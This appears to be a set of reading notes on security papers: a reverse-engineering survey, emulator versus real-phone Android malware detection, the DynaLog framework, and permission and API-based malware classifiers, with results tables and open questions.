8.13 New Frontiers of Reverse Engineering

论文：http://reversingproject.info/project_repository/reversing_references/pdf/new_frontiers_of_reverse_engineering.pdf

What is your take-away message from this paper?

This paper briefly presents an overview of the field of reverse engineering, reviews main achievements and areas of application, and highlights key open research issues for the future.

What are motivations for this work?

What is reverse engineering?

The term *reverse engineering* was defined as:

> the process of analyzing a subject system to
>
> (i) identify the system's components and their inter-relationships and
>
> (ii) create representations of the system in another form or at a higher level of abstraction.

So, the core of reverse engineering consists two parts:

1. deriving information from the available software artifacts
2. translating the information into abstract representations more easily understandable by humans

Why we need reverse engineering?

Reverse engineering is a key supporting technology to deal with systems that have the source code as the only reliable representation.

Previous reverse engineering

Reverse engineering has been traditionally viewed as a two step process: information extraction and abstraction.




Figure 1. Reverse engineering tools architecture [28]




Figure 2. Architecture Reengineering: The Horseshoe model [64]

The discussion of the main achievements of reverse engineering in last 10 years is organized three main threads:

- program analysis and its applications
- design recovery
- software visualization

Program analysis and its applications

Several analysis and transformation toolkits provide facilities for parsing the source code and performing rule-based transformations.

- alternative source code analysis approaches
- extract fact even without the need for a thorough source code parsing, relevant information from the source code
- incorporating reverse engineering techniques into development environments or extensible editors
- deal with peculiarities introduced by object-oriented languages
- deal with the presence of clones in software systems

Architecture and design recovery

- the diffusion of object-oriented languages and UML introduced the need of reverse engineering UML models from source code
- identifying design patterns into the source code aims at promoting reuse and assessing code quality
- techniques using static analysis, dynamic analysis, and their combination, were proposed
- the need for reverse engineering techniques tied to Web Applications

Visualization

Software visualization is a crucial step for reverse engineering.

- straightforward visualization: UML diagrams, state machines, CFGs
- highlight relevant information at the right level of detail

Future trends of reverse engineering

program analysis

- high dynamicity
  - many programming languages widely used today allow for high dynamicity which make analysis more difficult
  - e.g. reflection in Java that can load classes at run-time

- cross-language applications
    - more cross-language applications today
    - e.g. Web Applications: HTML, SQL, scripts
- mining software repositories
    - a new, important research area

So, Reverse engineering research has highlighted the dualism between static and dynamic analysis and the need to complement the two techniques, trying to exploit the advantages of both and limit their disadvantages. And recent years the third dimension named historical analysis added.

- static analysis
    - when it is performed, within a single system snapshot, on software artifacts without requiring their execution
    - must deal with different language variants and non-compilable code
    - fast, precise, and cheap
    - many peculiarities of programming languages, such as pointers and polymorphism, or dynamic classes loading, make static analysis difficult and sometimes imprecise
- dynamic analysis
    - when it is performed by analyzing execution traces obtained from the execution of instrumented versions of a program, or by using an execution environment able to capture facts from program execution
    - extracts information from execution traces
    - since it depends on program inputs, it can be incomplete
    - challenge: ability to mine relevant information from execution traces (execution traces tend to quickly become large and unmanageable, thus a relevant challenge is to filter them and extract information relevant for the particular understanding task being performed)
- historical analysis
    - when the aim is to gain information about the evolution of the system under analysis by considering the changes performed by developers to software artifacts, as recorded by versioning systems

design recovery

- design paradigms

    - a lot work needs to be done in particular for what regards the extraction of dynamic diagrams and also of OCL pre and post- conditions
    - new software architectures that have characteristics of being extremely dynamic, highly distributed, self-configurable and heterogeneous
    - e.g. Web 2.0 applications
- incomplete, imprecise and semi-automatic
    - the reverse engineering machinery should be able to learn from expert feedbacks to automatically produce results
    - e.g. machine learning, meta-heuristics and artificial intelligence

visualization

Effective visualizations should be able to :

1. show the right level of detail a particular user needs, and let the user choose to view an artifact at a deeper level or detail, or to have a coarse-grain, in-the-large, view
2. show the information in a form the user is able to understand. Simpler visualizations should be favored over more complex ones, like 3D or animations, when this does not necessarily bring additional information that cannot be visualized in a simpler way

Reverse engineering in emerging software development scenarios

The challenges for reverse engineering:

1. on the one hand, the analysis of systems having high dynamism, distribution and heterogeneity and, on the other hand, support their development by providing techniques to help developers enable mechanisms such as automatic discovery and reconfiguration
2. the need for a full integration of reverse engineering with the development process, which will benefit from on-the-fly application of reverse engineering techniques while a developer is writing the code, working on a design model, etc.

Final




Figure 5. The role of reverse engineering

8.14 Who Allocated My Memory? Detecting Custom Memory Allocators in C Binaries

论文：https://www.cs.vu.nl/~herbertb/papers/membrush_wcre13.pdf

简介

8.15 EMULATOR vs REAL PHONE: Android Malware Detection Using Machine Learning

论文：https://pure.qub.ac.uk/portal/files/127232616/IWSPA_codaspy_2017.pdf

What is your take-away message from this paper?

The authors present an investigation of machine learning based malware detection using dynamic analysis on real devices.

What are motivations for this work?

malware

The rapid increase in malware numbers targeting Android devices has highlighted the need for efficient detection mechanisms to detect zero-day malware.

anti-emulator techniques

Sophisticated Android malware employ detection avoidance techniques in order to hide their malicious activities from analysis tools. These include a wide range of anti-emulator techniques, where the malware programs attempt to hide their malicious activities by detecting the emulator.

What is the proposed solution?

> Hence, we have designed and imple- mented a python-based tool to enable dynamic analysis using real phones to automatically extract dynamic features and potentially mitigate anti-emulation detection. Further- more, in order to validate this approach, we undertake a comparative analysis of emulator vs device based detection by means of several machine learning algorithms. We examine the performance of these algorithms in both environments after investigating the effectiveness of obtaining the run-time features within both environments.

phone based dynamic analysis and feature extraction

Since our aim is to perform experiments to compare emulator based detection with device based detection we need to extract features for the supervised learning fromboth environments. For the emulator based learning, we utilized the DynaLog dynamic analysis framework.

- emulator based: DynaLog provides the ability to instrument each application with the necessary API calls to be monitored, logged and extracted from the emulator during the run-time analysis.
- device based: extended with a python-based tool
    - push a list of contacts to the device SD card and then import them to populate the phone's contact list.
    - Discover and uninstall all third-party applications prior to installing the app under analysis.
    - Check whether the phone is in airplane mode or not.
    - Check the battery level of the phone.
    - Outgoing call dialling using adb shell.
    - Outgoing sms messages using adb shell.
    - Populate the phone SD card with other assets.




Figure 2: Phone and emulator based feature extraction using DynaLog.

Features extraction

After using DynaLog, the outputs are pre-procesed into a file of feature vectors representing the features extracted from each application. Then use InfoGain feature ranking algorithm in WEKA to get the top 100 ranked features.

Machine learning classifiers

The features were divided into file different sets to compare the performance using machine learning algorithms.

What is the work's evaluation of the proposed solution?

Dataset

> The dataset used for the experiments consists of a total of 2444 Android applications. Of these, 1222 were malware samples obtained from 49 families of the Android malware genome project. The rest were 1222 benign samples obtained from Intel Security (McAfee Labs).

Machine learning algorithms

The following algorithms were used in the experiments:

- Support Vector Machine (SVM-linear)
- Naive Bayes (NB)
- Simple Logistic (SL)
- Multilayer Perceptron (MLP)
- Partial Decision Trees (PART)
- Random Forest (RF)
- J48 Decision Tree.

Metrics

Five metrics were used for the performance emulation of the detection approaches.

- true positive rate (TPR)
- true negative ratio (TNR)
- false positive ratio (FPR)
- false negative ratio (FNR)
- weighted average F-measure.

Experiment 1: Emulator vs Device analysis and feature extraction

Table 2: Percentage of successfully analysed Android apps

	Emulator	Phone
Malware samples	76.84%	98.6%
Benign samples	64.27%	90%
Total	70.5%	94.3%

Experiment 2: Emulator vs Device Machine learning detection comparison

Table 4: Performance Evaluation of the machine learning algorithms trained from Emulator-based features (top 100 features)

ML	TPR	FPR	TNR	FNR	W-FM
SVM-linear	0.909	0.109	0.891	0.091	0.9
NB	0.596	0.102	0.898	0.404	0.73
SL	0.899	0.102	0.898	0.101	0.899
MLP	0.924	0.098	0.902	0.076	0.914
PART	0.896	0.109	0.891	0.104	0.894
RF	0.909	0.068	0.932	0.091	0.919
J48	0.88	0.125	0.875	0.12	0.878

Table 5: Performance Evaluation of the machine learning algorithms from Phone-based features (top 100 features)

ML	TPR	FPR	TNR	FNR	W-FM
SVM-linear	0.916	0.096	0.904	0.084	0.91
NB	0.629	0.125	0.875	0.371	0.744
SL	0.919	0.085	0.915	0.081	0.917
MLP	0.919	0.088	0.912	0.081	0.916
PART	0.904	0.101	0.899	0.096	0.902
RF	0.931	0.08	0.92	0.069	0.926
J48	0.926	0.104	0.896	0.074	0.912

> Our experiments showed that several features were extractedmore effectively fromthe phone than the emulator using the same dataset. Furthermore, 23.8% more apps were fully analyzed on the phone compared to emulator.

This shows that for more efficient analysis the phone is definitely a better environment as far more apps crash when being analysed on the emulator.

> The results of our phone-based analysis obtained up to 0.926 F-measure and 93.1%TPR and 92%FPR with the RandomForest classifier and in general, phone-based results were better than emulator based results.

Thus we conclude that as an in- centive to reduce the impact of malware anti-emulation and environmental shortcomings of emulators which affect analysis efficiency, it is important to develop more effective ma- chine learning device based detection solutions.

What is your analysis of the identified problem, idea and evaluation?

Countermeasures against anti-emulator are becoming increasingly important in Android malware detection.

What are the contributions?

- Presented an investigation of machine learning based malware detection using dynamic analysis on real Android devices.
- Implemented a tool to automatically extract dynamic features from Android phones.
- Through several experiments we performed a comparative analysis of emulator based vs. device based detection by means of several machine learning algorithms.

What are future directions for this research?

> Hence future work will aim to investigate more effective, larger scale device based machine learning solutions using larger sample datasets. Future work could also investigate alternative set of dynamic features to those utilized in this study.

What questions are you left with?

- How to make emulator environment more closer to real environment?
- How to make more powerful dynamic analysis tools that can against anti-emulation techniques?
- Why the difference in Android versions had no impact?

8.16 DynaLog: An automated dynamic analysis framework for characterizing Android applications

论文：https://pure.qub.ac.uk/portal/files/93998809/DynaLog_2016.pdf

What is your take-away message from this paper?

The authors presented DynaLog, a framework that enable automated mass dynamic analysis of applications in order to characterize them for analysis and potential detection of malicious behaviour.

What are motivations for this work?

Malware

- more then 5 million malware samples
- signature-based AVs take up to 48day to detect new malware
- sophisticated detection avoidance techniques such as obfuscation, and payload encryption making it more difficult

Current Methods' Limitations

- Static: detection avoidance by sophisticated obfuscation techniques, run-time loading of malicious payload.
- Dynamic: are either closed source or can only be accessed by submitting apps online for analysis, which can also limit automated mass analysis of apps by analysts.

What is the proposed solution?

DynaLog has several components:

1. Emulator-based analysis sandbox
2. APK instrumentation module
3. behaviour/features logging and extraction
4. Application trigger/exerciser
5. Log parsing and processing scripts




Fig. 1. DynaLog architecture

Dynamic analysis tool (DroidBox capabilities)

- An open source tool used to extract some high level behaviour and characteristics by running the app on an Android device emulator or (AVD).
- Extracts these behaviours from the logs dumped by logcat.
- Uses Androguard to extract static meta-data relating to the app.
- Utilizes Taintdroid for data leakage detection.
- Used as a building block for several dynamic analysis tools.

Problems with Sandbox performance

- Lack of complete code coverage.
- Lack of complete traffic communication, server not found.
- Real events need to trigger some malicious behaviour.

Extended Sandbox to overcome these issues by:

- Improving AVD emulator to behave like realistic devece
- New scripts to improve code coverage

What is the work's evaluation of the proposed solution?

Dataset

> We used 1226 real malware samples from 49 families of the Malgenome Project malware dataset. Furthermore, a set of 1000 internally vetted benign APKs from McAfee Labs were utilized.

Experiment 1: evaluating high level behaviour features




Fig 3. Behaviour logs from 106 APKs using DynaLog configured to enable only the default DroidBox features.

```
"recvsaction": {
"com.google.ssearch.Receiver": "Android.intent.action.BOOT_COMPLETED"
"com.Android.view.custom.BaseABroadcastReceiver":
"Android.intent.action.UMS_DISCONNECTED"
},
```

Fig. 4. Sample of the output from ‘recvsaction’

Experiment 2: evaluating extended features and sandbox enhancements within DynaLog




Fig. 5. Events observed from the extended feature set of DynaLog

TABLE IV. SUBSET OF RESULTS FROM DROIDKUNGFU1 SAMPLES

Properties	Result before sandbox enhancement	Result after sandbox enhancement
getDeviceId (TelephonyManager)	10	14
getSubsriberId (TelephonyManager)	3	9
getSimSerialNumber (TelephonyManager)	3	9
getLine1Number (TelephonyManager)	1	8
Runtime.exec() (Excuting process)	1	10

Results

TABLE V. COMPARISON RESULTS OF 970 BENIGN AND 970 MALWARE SAMPLES

	Top Extracted Features	Benign	Malware	% Benign	% Malware
1	PHONE_STATE	537	905	55.36	93.29
2	servicestart	603	840	62.16	86.59
3	PackageManager	441	601	45.46	61.95
4	intent.BOOT_COMPLETED	150	534	15.46	55.05
5	Process	287	480	29.58	49.48
6	opennet	295	471	30.41	48.55
7	checkPermission	169	456	17.42	47.01
8	sendnet	250	421	25.77	43.40
9	recvnet	244	418	25.15	43.09
10	getInstance	279	417	28.76	42.98

What is your analysis of the identified problem, idea and evaluation?

- DynaLog suffers from the same limitations of other dynamic analysis tools.
- Sophisticated Android malware employ detection avoidance techniques in order to hide their malicious activities from analysis tools.
- DynaLog does not log output from native code.

What are the contributions?

- We present DynaLog, a dynamic analysis framework to enable automated analysis of Android applications.
- We present extensive experimental evaluation of DynaLog using real malware samples and clean applications in order to validate the framework and measure its capability to enable identification of malicious behaviour through the extracted behavioural features.

What are future directions for this research?

For future work we intend to develop and couple classification engines that can utilize the extensive features of DynaLog for accurate identification of malware samples. Furthermore, we intend to enhance the framework to improve its

robustness against anti-analysis techniques employed by some malware whilst also incorporating new feature sets to improve the overall analysis and detection capabilities.

What questions are you left with?

8.17 A Static Android Malware Detection Based on Actual Used Permissions Combination and API Calls

论文：http://waset.org/publications/10005499

What is your take-away message from this paper?

The paper put forward a machine learning detection method that based on the actually used Permissions Combination and API calls.

What are motivations for this work?

Android development

Current Android system has not any restrictions to the number of permissions that an application can request, developers tend to apply more than actually needed permissions in order to ensure the successful running of the application, which results in the abuse of permissions.

Current methods

Some traditional detection methods only consider the requested permissions and ignore whether it is actually used, which lead to incorrect identification of some malwares.

What is the proposed solution?

> We present a machine learning detection method which is based on the actually used permission combinations and API calls.




Fig. 1 The malware detection framework

The framework contains mainly four parts:

1. Extracting AndroidManifest.xml and Smali codes by Apktool.
2. Firstly, extracting the permissions that declared in AndroidManifest.xml. Secondly, extracting API calls through scanning Smali codes in according with the mapping relation between permissions and API, and get the actually used permissions. Finally, obtaining the actually used permissions combination based on the single permission.
3. Generating feature vector, each application is represented as an instance.
4. Using five machine learning classification algorithms, including J48, Random Forest, SVM, KNN and AdaboostM1, to realize the classification and evaluation for applications.

What is the work's evaluation of the proposed solution?

Data Set

The authors collected a total of 2375 Android applications. the 1170 malware samples are composed of 23 families from genetic engineering. 1205 benign samples are from Google officail market.

Results

> We evaluate the classification performance of five different algorithms in terms of feature sets that have been extracted from applications, including API calls, permissions combination, the combination of actually used permissions combination and API calls, requested permissions. Inaddition, information gain and CFS feature selection algorithms are used to select the useful features to improve the efficiency of classifiers.

From the feature extraction, there is some differences between requested permissions and actually used permissions, it is imporant to improve the efficiency:




Fig. 2 Top 20 permissions that requested and actually used among malware samples




Fig. 3 Top 20 permissions that requested and actually used among benign samples

The experiments show that the feature of actually used permissions combination an API calls can achieve better performance:

TABLE V
PERFORMANCE OF CLASSIFIERS OBTAINED WHEN USING THE COMBINATION OF PERMISSIONS COMBINATION AND API CALLS FEATURE SET WITH IG AND CFS METHODS

Algorithm	IG				CFS			
	TPR (%)	FPR (%)	Accu (%)	AUC	TPR (%)	FPR (%)	Accu (%)	AUC
J48	99.2	0.5	99.4	0.994	98.8	0.1	99.4	0.996
RandomForest	99.4	0	99.7	0.998	99.3	0.1	99.6	0.999
KNN	99.1	0.3	99.4	0.994	99.2	0.2	99.5	0.997
libSVM	98.1	0.1	99.0	0.988	98.6	0.2	99.2	0.991
AdaboostM1	99.6	0	99.8	0.999	99.3	0.1	99.6	0.998

What is your analysis of the identified problem, idea and evaluation?

The main idea of the paper is useing actually uesd permissions instead of declared permissons. But PScout can't get the whole mapping of permissons and API calls. This can make some errors.

What are the contributions?

1. Presented an Android malware detection method.
2. Various machine learning algorithms, feature selection methods and experimental samples are used to validate the efficiency.
3. The method can improve the performance of classifiers significantly and is more accurate than before methods.

What are future directions for this research?

- More useful characteristics could be extracted to achieve better results.
- Integration of multiple classifiers could be used to improve the identification of classifiers.

What questions are you left with?

Why not evaluate the performance of classifiers obtained when using the combination of declared permissions combination and API calls?

8.18 MaMaDroid: Detecting Android malware by building Markov chains of behavioral models

论文：http://discovery.ucl.ac.uk/1532047/1/Stringhini_mamadroid.pdf

What is your take-away message from this paper?

